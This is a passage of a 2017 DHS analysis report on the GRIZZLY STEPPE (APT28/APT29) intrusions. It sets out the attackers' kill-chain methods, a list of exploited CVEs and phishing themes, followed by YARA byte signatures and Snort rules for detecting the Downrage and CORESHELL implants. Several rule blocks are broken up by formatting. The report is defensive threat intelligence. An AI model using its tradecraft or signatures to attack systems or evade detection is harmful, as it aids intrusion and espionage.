



## ANALYSIS REPORT

**DISCLAIMER:** This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service referenced in this advisory or otherwise. This document is distributed as **TLP:WHITE**. Subject to standard copyright rules, **TLP:WHITE** information may be distributed without restriction. For more information on the Traffic Light Protocol, see <https://www.us-cert.gov/tlp>.

Reference Number: AR-17-20045

February 10, 2017

## Enhanced Analysis of GRIZZLY STEPPE Activity

### Executive Summary

The Department of Homeland Security (DHS) National Cybersecurity and Communications Integration Center (NCCIC) has collaborated with interagency partners and private-industry stakeholders to provide an Analytical Report (AR) with specific signatures and recommendations to detect and mitigate threats from GRIZZLY STEPPE actors.

### Contents

Executive Summary .....	1
Recommended Reading about GRIZZLY STEPPE .....	2
Utilizing Cyber Kill Chain for Analysis .....	4
Reconnaissance .....	4
Weaponization .....	5
Delivery .....	5
Exploitation.....	5
Installation.....	6
Command and Control.....	6
Actions on the Objective.....	6
Detection and Response .....	7
APPENDIX A: APT28 .....	8
APPENDIX B: APT29 .....	42
APPENDIX C: Mitigations Guidance .....	50
Defending Against Webshell Attacks .....	50
Defending Against Spear Phishing Attacks .....	52
APPENDIX D: Malware Initial Findings Report (MIFR)-10105049 UPDATE 2 .....	55

## Recommended Reading about GRIZZLY STEPPE

---

DHS recommends reading multiple bodies of work concerning GRIZZLY STEPPE. While DHS does not endorse any particular company or their findings, we believe the breadth of literature created by multiple sources enhances the overall understanding of the threat. DHS encourages analysts to review these resources to determine the level of threat posed to their local network environments.

### *DHS Resources*

[JAR-16-20296](#) provides technical details regarding the tools and infrastructure used by the Russian civilian and military intelligence Services (RIS) to compromise and exploit networks and endpoints associated with the U.S. election, as well as a range of U.S. Government, political, and private sector entities. JAR-16-20296 remains a useful resource for understanding APT28 and APT29 use of the cyber kill chain and exploit targets. Additionally, JAR-16-20296 discusses some of the differences in activity between APT28 and APT29. This AR primarily focuses on APT28 and APT29 activity from 2015 through 2016.

DHS [Malware Initial Findings Report \(MIFR\)-10105049 UPDATE 2](#) was updated January 27, 2017 to provide additional analysis of the artifacts identified in JAR 16-20296. The artifacts analyzed in this report include 17 PHP files, 3 executables and 1 RTF file. The PHP files are web shells designed to provide a remote user an interface for various remote operations. The RTF file is a malicious document designed to install and execute a malicious executable. However, DHS recommends that analysts read the MIFR in full to develop a better understanding of how the GRIZZLY STEPPE malware executes on a system, which, in turn, downloads additional malware and attempts to extract cached passwords. The remaining two executables are Remote Access Tools (RATs) that collect host information, including digital certificates and private keys, and provide an actor with remote access to the infected system.

### *Open Source*

Several cyber security and threat research firms have written extensively about GRIZZLY STEPPE. DHS encourages network defenders, threat analysts, and general audiences to review publicly available information to develop a better understanding of the tactics, techniques, and procedures (TTPs) of APT28 and APT29 and to potentially mitigate against GRIZZLY STEPPE activity.

The below examples do not constitute an exhaustive list. The U.S. Government does not endorse or support any particular product or vendor.

Source	Title	Group
<b>CrowdStrike</b>	Bears in the Midst: Intrusion into the DNC	APT28/29
<b>ESET</b>	En Route with Sednit version 1.0	APT28
<b>ESET</b>	Visiting The Bear Den	APT28
<b>FireEye</b>	APT28: A Window Into Russia's Cyber Espionage Operations?	APT28
<b>FireEye</b>	HAMMERTOSS: Stealthy Tactics Define a Russian Cyber Threat Group	APT29
<b>FireEye</b>	APT28: At the Center of the Storm - Russia strategically evolves its cyber operations	APT28
<b>F-Secure</b>	BlackEnergy & Quedagh the convergence of crimeware and APT attacks, TLP: WHITE	APT28
<b>F-Secure</b>	The Dukes 7 years of Russian cyberespionage	APT29
<b>F-Secure</b>	COSMICDUKE: Cosmu with a twist of MiniDuke	APT29
<b>F-Secure</b>	OnionDuke: APT Attacks Via the Tor Network	APT29
<b>F-Secure</b>	COZYDUKE	APT29
<b>Kaspersky</b>	Sofacy APT hits high profile targets with updated toolset	APT28
<b>Crysys</b>	Miniduke: Indicators	APT29
<b>Palo Alto Networks</b>	'DealersChoice' is Sofacy's Flash Player Exploit Platform	APT28
<b>Palo Alto Networks</b>	Sofacy's 'Komplex' OS X Trojan	APT28
<b>Palo Alto Networks</b>	The Dukes R&D Finds a New Anti-Analysis Technique - Palo Alto Networks Blog	APT29
<b>Palo Alto Networks</b>	Tracking MiniDionis: CozyCar's New Ride Is Related to Seaduke	APT29
<b>PwC</b>	APT28: Sofacy? So-funny	APT28
<b>PwC</b>	Cyber Threat Operations: Tactical Intelligence Bulletin - Sofacy Phishing	APT28
<b>Securelist</b>	The CozyDuke APT	APT29
<b>SecureWorks</b>	Threat Group-4127 Targets Hillary Clinton Presidential Campaign	APT28
<b>ThreatConnect</b>	ThreatConnect and Fidelis Team Up to Explore the DCCC Breach	APT28
<b>ThreatConnect</b>	ThreatConnect follows Guccifer 2.0 to Russian VPN Service	APT28
<b>ThreatConnect</b>	ThreatConnect Identifies Additional Infrastructure in DNC Breach	APT28/29
<b>ThreatConnect</b>	Belling the BEAR	APT28
<b>ThreatConnect</b>	Can a BEAR Fit Down a Rabbit Hole?	APT28
<b>Trend Micro</b>	Operation Pawn Storm Using Decoys to Evade Detection	APT28
<b>Trend Micro</b>	Pawn Storm Ramps Up Spear-phishing Before Zero-Days Get Patches	APT28
<b>Volexity</b>	PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs	APT29
<b>Trend Micro</b>	Operation Pawn Storm: Fast Facts and the Latest Developments	ATP 29
<b>ESET</b>	En Route with Sednit - Part 2: Observing the Comings and Goings	ATP 28

## Utilizing Cyber Kill Chain for Analysis

---

DHS analysts leverage the Cyber Kill Chain model to analyze, discuss, and dissect malicious cyber activity. The phases of the Cyber Kill Chain are Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control, and Actions on the Objective. This section will provide a high-level overview of GRIZZLY STEPPE activity within this framework.

### *Reconnaissance*

GRIZZLY STEPPE actors use various reconnaissance methods to determine the best attack vector for compromising their targets. These methods include network vulnerability scanning, credential harvesting, and using “doppelganger” (also known as “typo-squatting”) domains to target victim organizations. The doppelganger domains can be used for reconnaissance when users incorrectly type in the web address in a browser or as part of delivery as a URL in the body of a phishing emails. DHS recommends that network defenders review and monitor their networks for traffic to sites that look similar to their own domains. This can be an indicator of compromise that should trigger further research to determine whether a breach has occurred. Often, these doppelganger sites are registered to suspicious IP addresses. For example, a site pretending to be an organization’s User Log In resolving to a TOR node IP address may be considered suspicious and should be researched by the organization’s security operations center (SOC) for signs of users navigating to that site. Because these doppelganger sites normally mimic the targeted victim’s domain, they were not included in JAR-16-20296.

Before the 2016 U.S. election, DHS observed network scanning activity that is known as reconnaissance. The IPs identified performed vulnerability scans attempting to identify websites that are vulnerable to cross-site scripting (XSS) or Structured Query Language (SQL) injection attacks. When GRIZZLY STEPPE actors identify a vulnerable site, they can then attempt to exploit the identified vulnerabilities to gain access to the targeted network. Network perimeter scans are often a precursor to network attacks and DHS recommends that security analysts identify the types of scans carried out against their perimeters. This information can aid security analysts in identifying and patching vulnerabilities in their systems.

Another common method used by GRIZZLY STEPPE is to host credential-harvesting pages as seen in Step 4 and Step 5 of the GRIZZLY STEPPE attack lifecycle graphic. This technique includes hosting a temporary website in publicly available infrastructure (i.e., neutral space) that users are directed to via spear-phishing emails. Users are tricked into entering their credentials in these temporary sites, and GRIZZLY STEPPE actors gain legitimate credentials for users on the targeted network.

## *Weaponization*

GRIZZLY STEPPE actors have excelled at embedding malicious code into a number of file types as part of their weaponization efforts. In 2014, it was reported that GRIZZLY STEPPE actors were wrapping legitimate executable files with malware (named “OnionDuke”) to increase the chance of bypassing security controls. Since weaponization actions occur within the adversary space, there is little that can be detected by security analysts during this phase. APT28 and APT29 weaponization methods have included:

- Code injects in websites as watering hole attacks
- Malicious macros in Microsoft Office files
- Malicious Rich Text Format (RTF) files with embedded malicious flash code

## *Delivery*

As described in JAR-16-20296 and numerous publicly available resources, GRIZZLY STEPPE actors traditionally use spear-phishing emails to deliver malicious attachments or URLs that lead to malicious payloads. DHS recommends that network defenders conduct analysis of their systems to identify potentially malicious emails involving variations on GRIZZLY STEPPE themes. Inbound emails subjects should be reviewed for the following commonly employed titles, text, and themes:

- eFax, e-Fax, eFax #100345 (random sequence of numbers)
- PDF, PFD, Secure PDF
- Topics from current events (e.g., “European Parliament statement on...”)
- Fake Microsoft Outlook Web Access (OWA) log-in emails
- Invites for cyber threat events

Additionally, GRIZZLY STEPPE actors have infected pirated software in torrent services and leveraged TOR exit nodes to deliver to malware since at least 2014. These actors are capable of compromising legitimate domains and services to host and deliver malware in an attempt to obscure their delivery methods. DHS notes that the majority of TOR traffic is not GRIZZLY STEPPE activity. The existence of a TOR IP in a network log only indicates that network administrators should review the related traffic to determine if it is legitimate activity for that specific environment.

## *Exploitation*

GRIZZLY STEPPE actors have developed malware to exploit a number of Common Vulnerability and Exposures (CVEs). DHS assesses that these actors commonly target Microsoft Office exploits due to the high likelihood of having this software installed on the targeted hosts.

While not all-encompassing, the following CVEs have been targeted by GRIZZLY STEPPE actors in past attacks.

- [CVE-2016-7855](#): Adobe Flash Player Use-After-Free Vulnerability
- [CVE-2016-7255](#): Microsoft Windows Elevation of Privilege Vulnerability
- [CVE-2016-4117](#): Adobe Flash Player Remoted Attack Vulnerability
- [CVE-2015-1641](#): Microsoft Office Memory Corruption Vulnerability
- [CVE-2015-2424](#): Microsoft PowerPoint Memory Corruption Vulnerability
- [CVE-2014-1761](#): Microsoft Office Denial of Service (Memory Corruption)
- [CVE-2013-2729](#): Integer Overflow in Adobe Reader and Acrobat vulnerability
- [CVE-2012-0158](#): ActiveX Corruption Vulnerability for Microsoft Office
- [CVE-2010-3333](#): RTF Stack Buffer Overflow Vulnerability for Microsoft Office
- [CVE-2009-3129](#): Microsoft Office Compatibility Pack for Remote Attacks

### ***Installation***

GRIZZLY STEPPE actors have leveraged several different types of implants in the past. Analysts can research these implants by reviewing open-source reporting on malware families including Sofacy, and Onion Duke. Recently, DHS analyzed 17 PHP files, 3 executables, and 1 RTF file attributed to GRIZZLY STEPPE actors and the findings are located in MIFR-10105049-Update2 (updated on 1/26/2017). The PHP files are web shells designed to provide a user interface for various remote operations. The RTF file is a malicious document designed to install and execute a malicious executable. DHS recommends that security analysts review their systems for unauthorized web shells.

### ***Command and Control***

GRIZZLY STEPPE actors leverage their installed malware through Command and Control (C2) infrastructure, which they traditionally develop via compromised sites and publicly available infrastructure, such as TOR. C2 IOCs are traditionally the IP addresses or domains that are leveraged to send and receive commands to and from malware implants.

### ***Actions on the Objective***

GRIZZLY STEPPE actors have leveraged their malware in multiple campaigns with various end goals. GRIZZLY STEPPE actors are capable of utilizing their malware to conduct extensive data exfiltration of sensitive files, emails, and user credentials. Security operation center (SOC) analysts may be able to detect actions on the objective before data exfiltration occurs by looking for signs of files and user credential movement within their network.

## Detection and Response

---

The appendixes of this Analysis Report provide detailed host and network signatures to aid in detecting and mitigating GRIZZLY STEPPE activity. This information is broken out by actor and implant version whenever possible. MIFR-10105049 UPDATE2 provides additional YARA rules and IOCs associated with APT28 and APT29 actors.

## Contact Information

---

Recipients of this report are encouraged to contribute any additional information that they may have related to this threat. For any questions related to this report, please contact NCCIC at:

Phone: +1-703-235-8832

Email: [ncciccustomerservice@hq.dhs.gov](mailto:ncciccustomerservice@hq.dhs.gov)

## Feedback

---

DHS strives to make this report a valuable tool for our partners and welcome feedback on how this publication could be improved. You can help by answering a few short questions about this report at the following URL: <https://www.us-cert.gov/forms/feedback>

## APPENDIX A: APT28

---

This section describes six implants associated with APT28 actors. Included are YARA rules as well as SNORT signatures. Despite the use of sound production rules, there is still the chance for false positives. In addition, these will complement additional analysis and should not be used as the sole source of attribution.

The following YARA rules detect Downrage, referred to as IMPLANT 1 with rule naming convention. These rules will also detect X-AGENT/CHOPSTICK, which shares characteristics with DOWNRAGE.

### Rule IMPLANT\_1\_v1

```
{
  strings:

    $STR1 = {6A ?? E8 ?? ?? FF FF 59 85 C0 74 0B 8B C8 E8 ?? ?? FF FF 8B F0 EB 02 33 F6 8B CE
E8 ?? ?? FF FF 85 F6 74 0E 8B CE E8 ?? ?? FF FF 56 E8 ?? ?? FF FF 59}

  condition:

    (uint16(0) == 0x5A4D) and all of them
}
```

### Rule IMPLANT\_1\_v2

```
{
  strings:

    $STR1 = {83 3E 00 53 74 4F 8B 46 04 85 C0 74 48 83 C0 02 50 E8 ?? ?? 00 00 8B D8 59 85 DB 74
38 8B 4E 04 83 F9 FF 7E 21 57 }

    $STR2 = {55 8B EC 8B 45 08 3B 41 08 72 04 32 C0 EB 1B 8B 49 04 8B 04 81 80 78 19 01 75 0D
FF 70 10 FF [5] 85 C0 74 E3 }

  condition:

    (uint16(0) == 0x5A4D) and any of them
}
```



**Rule IMPLANT\_1\_v3**

```
{
  strings:
    $rol7encode = { 0F B7 C9 C1 C0 07 83 C2 02 33 C1 0F B7 0A 47 66 85 C9 75 }

  condition:
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
}
```

**Rule IMPLANT\_1\_v4**

```
{
  strings:
    $XOR_LOOP = { 8B 45 FC 8D 0C 06 33 D2 6A 0B 8B C6 5B F7 F3 8A 82 ?? ?? ?? ?? 32 04 0F 46
88 01 3B 75 0C 7C E0 }

  condition:
    (uint16(0) == 0x5A4D) and all of them
}
```

**Rule IMPLANT\_1\_v5**

```
{
  strings:
    $drivename = { 6A 30 ?? 6A 33 [5] 6A 37 [5] 6A 32 [5] 6A 31 [5] 6A 77 [5] 6A 69 [5] 6A 6E [5]
6A 2E [5] 6A 73 [5-9] 6A 79 [5] 6A 73 }

    $mutexname = { C7 45 ?? 2F 2F 64 66 C7 45 ?? 63 30 31 65 C7 45 ?? 6C 6C 36 7A C7 45 ?? 73 71
33 2D C7 45 ?? 75 66 68 68 66 C7 45 ?? 66 }

  condition:
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and any of them
}
```

```
}
```

### Rule IMPLANT\_1\_v6

```
{
```

```
  strings:
```

```
    $XORopcodes_eax = { 35 (22 07 15 0e|56 d7 a7 0a) }
```

```
    $XORopcodes_others = { 81 (f1|f2|f3|f4|f5|f6|f7) (22 07 15 0e|56 d7 a7 0a) }
```

```
  condition:
```

```
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025) and any of them
```

```
}
```

### Rule IMPLANT\_1\_v7

```
{
```

```
  strings:
```

```
    $XOR_FUNCT = { C7 45 ?? ?? ?? 00 10 8B 0E 6A ?? FF 75 ?? E8 ?? ?? FF FF }
```

```
  condition:
```

```
    (uint16(0) == 0x5A4D) and all of them
```

```
}
```

### Network Indicators for Implant 1

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Downrage_HTTP_C2";
flow:established,to_server; content:"POST"; http_method; content:"="; content:"=|20|HTTP/1.1";
fast_pattern; distance:19; within:10; pcre:"/^\((?:[a-zA-Z0-9]{2,6}\|){2,5}[a-zA-Z0-9]{1,7}\.[A-Za-z0-9\+|\-|\_|\.]|\|)?[a-zA-Z0-9]{1,3}=[a-zA-Z0-9\+|\|]{19}=$/I";)
```

The following YARA rules detect CORESHELL/SOURFACE, referred to as IMPLANT 2 with rule naming convention.

IMPLANT 2 Rules:

**Rule IMPLANT\_2\_v1**

```
{
  strings:
    $STR1 = { 8d ?? fa [2] e8 [2] FF FF C7 [2-5] 00 00 00 00 8D [2-5] 5? 6a 00 6a 01 }
  condition:
    (uint16(0) == 0x5A4D) and all of them
}
```

**Rule IMPLANT\_2\_v2**

```
{
  strings:
    $STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2]
4? [1-2] 01 }
  condition:
    (uint16(0) == 0x5A4D) and all of them
}
```

**Rule IMPLANT\_2\_v3**

```
{
  strings:
    $STR1 = {c1eb078d??01321c??33d2}
    $STR2 = {2b??83??060f83??000000eb0233}
    $STR3 = {89????89????8955??8945??3b??0f83??0000008d????8d????fe}
  condition:
    (uint16(0) == 0x5A4D) and any of them
}
```

**Rule IMPLANT\_2\_v4**

```
{
  strings:
    $STR1 = {55 8b ec 6a fe 68 [4] 68 [4] 64 A1 00 00 00 00 50 83 EC 0C 53 56 57 A1 [4] 31 45 F8 33
C5 50 8D 45 F0 64 A3 00 00 00 00 [8-14] 68 [4] 6a 01 [1-2] FF 15 [4] FF 15 [4] 3D B7 00 00 00 75 27}

  condition:
    (uint16(0) == 0x5A4D) and all of them
}
```

**Rule IMPLANT\_2\_v5**

```
{
  strings:
    $STR1 = {48 83 [2] 48 89 [3] c7 44 [6] 4c 8d 05 [3] 00 BA 01 00 00 00 33 C9 ff 15 [2] 00 00 ff 15
[2] 00 00 3D B7 00 00 00 75 ?? 48 8D 15 ?? 00 00 00 48 8B CC E8}

  condition:
    (uint16(0) == 0x5A4D) and all of them
}
```

**Rule IMPLANT\_2\_v6**

```
{
  strings:
    $STR1 = { e8 [2] ff ff 8b [0-6] 00 04 00 00 7F ?? [1-2] 00 02 00 00 7F ?? [1-2] 00 01 00 00 7F ??
[1-2] 80 00 00 00 7F ?? 83 ?? 40 7F}

  condition:
    (uint16(0) == 0x5A4D) and all of them
}
```

**Rule IMPLANT\_2\_v7**

```
{
  strings:
    $STR1 = {0a0fafd833d28d41fff775??
8b450cc1eb078d7901321c0233d28bc7895de4bb06000000f7f38b450c8d59fe025dff321c028bc133d2b90
6000000f7f18b450c8bcf221c028b45e48b55e008d41fe83f8068b45??72??8b4d??8b}

    $STR2 = {8d9b00000000fb65c0afe8d34028b45??
03c20fafd88d7a018d42ff33d2f775??c1eb078bc7321c0a33d2b906000000f7f18a4d??

8b450c80e902024d??320c028b45??33d2f775??
8b450c220c028bd702d9301e8b4d0c8d42fe3b45e88b45??8955??72a05f5e5b8be55dc20800}

  condition:
    (uint16(0) == 0x5A4D) and any of them
}
```

### Rule IMPLANT\_2\_v8

```
{
  strings:
    $STR1 = {8b??448944246041f7e08bf2b8abaaaaaac1ee0289742458448b??41f7??
8bcaba03000000c1e902890c248d044903c0442b??4489??24043bf10f83??0100008d1c764c896c24}

    $STR2 = {c541f7e0??????????8d0c5203c92bc18bc8??8d04??460fb60c??
4002c7418d48ff4432c8b8abaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa46220c??
418d48fef7e1c1ea028d045203c02bc88bc1}

    $STR3 = {41f7e0c1ea02418bc08d0c5203c92bc18bc8428d041b460fb60c??
4002c6418d48ff4432c8b8abaaaaaf7e1c1ea028d045203c02bc8b8abaaaaaa}

    $STR4 = {46220c??
418d48fef7e1c1ea028d04528b54245803c02bc88bc10fb64fff420fb604??410fafcbc1}

  condition:
    (uint16(0) == 0x5A4D) and any of them
}
```

**Rule IMPLANT\_2\_v9**

```
{
  strings:
    $STR1 = { 8A C3 02 C0 02 D8 8B 45 F8 02 DB 83 C1 02 03 45 08 88 5D 0F 89 45 E8 8B FF 0F
B6 5C 0E FE 8B 45 F8 03 C1 0F AF D8 8D 51 01 89 55 F4 33 D2 BF 06 00 00 00 8D 41 FF F7 F7 8B
45 F4 C1 EB 07 32 1C 32 33 D2 F7 F7 8A C1 02 45 0F 2C 02 32 04 32 33 D2 88 45 FF 8B C1 8B F7 F7
F6 8A 45 FF 8B 75 14 22 04 32 02 D8 8B 45 E8 30 1C 08 8B 4D F4 8D 51 FE 3B D7 72 A4 8B 45 E4
8B 7D E0 8B 5D F0 83 45 F8 06 43 89 5D F0 3B D8 0F 82 ?? ?? ?? ?? 3B DF 75 13 8D 04 7F 8B 7D 10
03 C0 2B F8 EB 09 33 C9 E9 5B FF FF FF 33 FF 3B 7D EC 0F 83 ?? ?? ?? ?? 8B 55 08 8A CB 02 C9
8D 04 19 02 C0 88 45 13 8D 04 5B 03 C0 8D 54 10 FE 89 45 E0 8D 4F 02 89 55 E4 EB 09 8D 9B 00 00
00 00 8B 45 E0 0F B6 5C 31 FE 8D 44 01 FE 0F AF D8 8D 51 01 89 55 0C 33 D2 BF 06 00 00 00 8D
41 FF F7 F7 8B 45 0C C1 EB 07 32 1C 32 33 D2 F7 F7 8A C1 02 45 13 2C 02 32 04 32 33 D2 88 45 0B
8B C1 8B F7 F7 F6 8A 45 0B 8B 75 14 22 04 32 02 D8 8B 45 E4 30 1C 01 8B 4D 0C }

  condition:
    (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
}
```

**Rule IMPLANT\_2\_v10**

```
{
  strings:
    $STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2]
4? [1-2] 01 }

  condition:
    (uint16(0) == 0x5A4D) and all of them
}
```

**Rule IMPLANT\_2\_v11**

```
{
  strings:
```

\$STR1 = {55 8b ec 6a fe 68 [4] 68 [4] 64 A1 00 00 00 00 50 83 EC 0C 53 56 57 A1 [4] 31 45 F8 33 C5 50 8D 45 F0 64 A3 00 00 00 00 [8-14] 68 [4] 6a 01 [1-2] FF 15 [4] FF 15 [4] 3D B7 00 00 00 75 27}

condition:

(uint16(0) == 0x5A4D) and all of them

}

### Rule IMPLANT\_2\_v12

{

strings:

\$STR1 = {48 83 [2] 48 89 [3] c7 44 [6] 4c 8d 05 [3] 00 BA 01 00 00 00 33 C9 ff 15 [2] 00 00 ff 15 [2] 00 00 3D B7 00 00 00 75 ?? 48 8D 15 ?? 00 00 00 48 8B CC E8}

condition:

(uint16(0) == 0x5A4D) and all of them

}

### Rule IMPLANT\_2\_v13

{

strings:

\$STR1 = { 83 ?? 06 [7-17] fa [0-10] 45 [2-4] 48 [2-4] e8 [2] FF FF [6-8] 48 8d [3] 48 89 [3] 45 [2] 4? [1-2] 01 }

condition:

(uint16(0) == 0x5A4D) and all of them

}

### Rule IMPLANT\_2\_v14

{

strings:

```
$STR1 =
{ 8b??448944246041f7e08bf2b8abaaaaaac1ee0289742458448b??41f7??8bcaba03000000c1e902890c248
d044903c0442b??4489??24043bf10f83??0100008d1c764c896c24 }
```

```
$STR2 =
{ c541f7e0??????????8d0c5203c92bc18bc8??8d04??460fb60c??4002c7418d48ff4432c8b8abaaaaaaf7e
1c1ea028d045203c02bc8b8abaaaaaa46220c??418d48fef7e1c1ea028d045203c02bc88bc1 }
```

```
$STR3 =
{ 41f7e0c1ea02418bc08d0c5203c92bc18bc8428d041b460fb60c??4002c6418d48ff4432c8b8abaaaaaaf7e1
c1ea028d045203c02bc8b8abaaaaaa }
```

```
$STR4 =
{ 46220c??418d48fef7e1c1ea028d04528b54245803c02bc88bc10fb64fff420fb604??410fafcbc1 }
```

condition:

(uint16(0) == 0x5A4D) and any of them

```
}
```

## Rule IMPLANT\_2\_v15

```
{
```

strings:

```
$XOR_LOOP1 = { 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 }
```

```
$XOR_LOOP2 = { 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 }
```

```
$XOR_LOOP3 = { 02 C3 30 06 8B 5D F0 8D 41 FE 83 F8 06 }
```

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

```
}
```

## Rule IMPLANT\_2\_v16

```
{
```

strings:



```
$OBF_FUNCT = { 0F B6 1C 0B 8D 34 08 8D 04 0A 0F AF D8 33 D2 8D 41 FF F7 75 F8 8B 45
0C C1 EB 07 8D 79 01 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 8B 45 0C 8D 59 FE 02
5D FF 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B 45 0C 8B CF 22 1C 02 8B 45 E4 8B 55 E0 02
C3 30 06 8B 5D F0 8D 41 FE 83 F8 06 8B 45 DC 72 9A }
```

condition:

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and $OBF_FUNCT

}
```

### Rule IMPLANT\_2\_v17

```
{
  strings:
    $STR1 = { 24108b44241c894424148b4424246836 }
    $STR2 = { 518d4ddc516a018bd08b4de4e8360400 }
    $STR3 = { e48178061591df75740433f6eb1a8b48 }
    $STR4 = { 33d2f775f88b45d402d903c641321c3a }
    $STR5 = { 006a0056ffd083f8ff74646a008d45f8 }

  condition:
    (uint16(0) == 0x5A4D) and 2 of them
}
```

### Rule IMPLANT\_2\_v18

```
{
  strings:
    $STR1 = { 8A C1 02 C0 8D 1C 08 8B 45 F8 02 DB 8D 4A 02 8B 55 0C 88 5D FF 8B 5D EC 83 C2
FE 03 D8 89 55 E0 89 5D DC 8D 49 00 03 C1 8D 34 0B 0F B6 1C 0A 0F AF D8 33 D2 8D 41 FF F7 75
F4 8B 45 0C C1 EB 07 8D 79 01 32 1C 02 33 D2 8B C7 89 5D E4 BB 06 00 00 00 F7 F3 8B 45 0C 8D
59 FE 02 5D FF 32 1C 02 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B 45 0C 8B CF 22 1C 02 8B 45 E4 8B
55 E0 02 C3 30 06 8B 5D DC 8D 41 FE 83 F8 06 8B 45 F8 72 9B 8B 4D F0 8B 5D D8 8B 7D 08 8B F0 }
```

```
41 83 C6 06 89 4D F0 89 75 F8 3B 4D D4 0F 82 ?? ?? ?? ?? 8B 55 E8 3B CB 75 09 8D 04 5B 03 C0 2B
F8 EB 02 33 FF 3B FA 0F 83 ?? ?? ?? ?? 8B 5D EC 8A C1 02 C0 83 C3 FE 8D 14 08 8D 04 49 02 D2 03
C0 88 55 0B 8D 48 FE 8D 57 02 03 C3 89 4D D4 8B 4D 0C 89 55 F8 89 45 D8 EB 06 8D 9B 00 00 00
00 0F B6 5C 0A FE 8D 34 02 8B 45 D4 03 C2 0F AF D8 8D 7A 01 8D 42 FF 33 D2 F7 75 F4 C1 EB 07
8B C7 32 1C 0A 33 D2 B9 06 00 00 00 F7 F1 8A 4D F8 8B 45 0C 80 E9 02 02 4D 0B 32 0C 02 8B 45
F8 33 D2 F7 75 F4 8B 45 0C 22 0C 02 8B D7 02 D9 30 1E 8B 4D 0C 8D 42 FE 3B 45 E8 }
```

condition:

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them
```

```
}
```

## Rule IMPLANT\_2\_v19

```
{
```

strings:

```
$obfuscated_RSA1 = { 7C 41 B4 DB ED B0 B8 47 F1 9C A1 49 B6 57 A6 CC D6 74 B5 52 12 4D
FC B1 B6 3B 85 73 DF AB 74 C9 25 D8 3C EA AE 8F 5E D2 E3 7B 1E B8 09 3C AF 76 A1 38 56 76
BB A0 63 B6 9E 5D 86 E4 EC B0 DC 89 1E FA 4A E5 79 81 3F DB 56 63 1B 08 0C BF DC FC 75 19
3E 1F B3 EE 9D 4C 17 8B 16 9D 99 C3 0C 89 06 BB F1 72 46 7E F4 0B F6 CB B9 C2 11 BE 5E 27 94
5D 6D C0 9A 28 F2 2F FB EE 8D 82 C7 0F 58 51 03 BF 6A 8D CD 99 F8 04 D6 F7 F7 88 0E 51 88 B4
E1 A9 A4 3B }
```

```
$cleartext_RSA1 = { 06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00 01 00 01 00 AF BD 26 C9
04 65 45 9F 0E 3F C4 A8 9A 18 C8 92 00 B2 CC 6E 0F 2F B2 71 90 FC 70 2E 0A F0 CA AA 5D F4 CA
7A 75 8D 5F 9C 4B 67 32 45 CE 6E 2F 16 3C F1 8C 42 35 9C 53 64 A7 4A BD FA 32 99 90 E6 AC EC
C7 30 B2 9E 0B 90 F8 B2 94 90 1D 52 B5 2F F9 8B E2 E6 C5 9A 0A 1B 05 42 68 6A 3E 88 7F 38 97
49 5F F6 EB ED 9D EF 63 FA 56 56 0C 7E ED 14 81 3A 1D B9 A8 02 BD 3A E6 E0 FA 4D A9 07 5B
E6 }
```

condition:

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and any of them
```

```
}
```

## Rule IMPLANT\_2\_v20

```
{
```

strings:

```
$func = { 0F B6 5C 0A FE 8D 34 02 8B 45 D4 03 C2 0F AF D8 8D 7A 01 8D 42 FF 33 D2 F7 75
F4 C1 EB 07 8B C7 32 1C 0A 33 D2 B9 06 00 00 00 F7 F1 8A 4D F8 8B 45 0C 80 E9 02 02 4D 0B 32
0C 02 8B 45 F8 33 D2 F7 75 F4 8B 45 0C 22 0C 02 8B D7 02 D9 30 1E 8B 4D 0C 8D 42 FE 3B 45 E8
8B 45 D8 89 55 F8 72 A0 }
```

condition:

```
(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}
```

### Network Indicators for Implant 2

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"Coreshell_HTTP_CALLOUT"; flow:established,to_server; content:"POST"; http_method;
content:"User-Agent: MSIE "; fast_pattern:only; pcre:"/User-Agent: MSIE [89]\.0\x0d\x0a/D";
pcre:"/^\^(?:check|update|store|info)\$/I";)
```

The following YARA rules detect X-Agent/CHOPSTICK, referred to as IMPLANT 3 with rule naming convention.

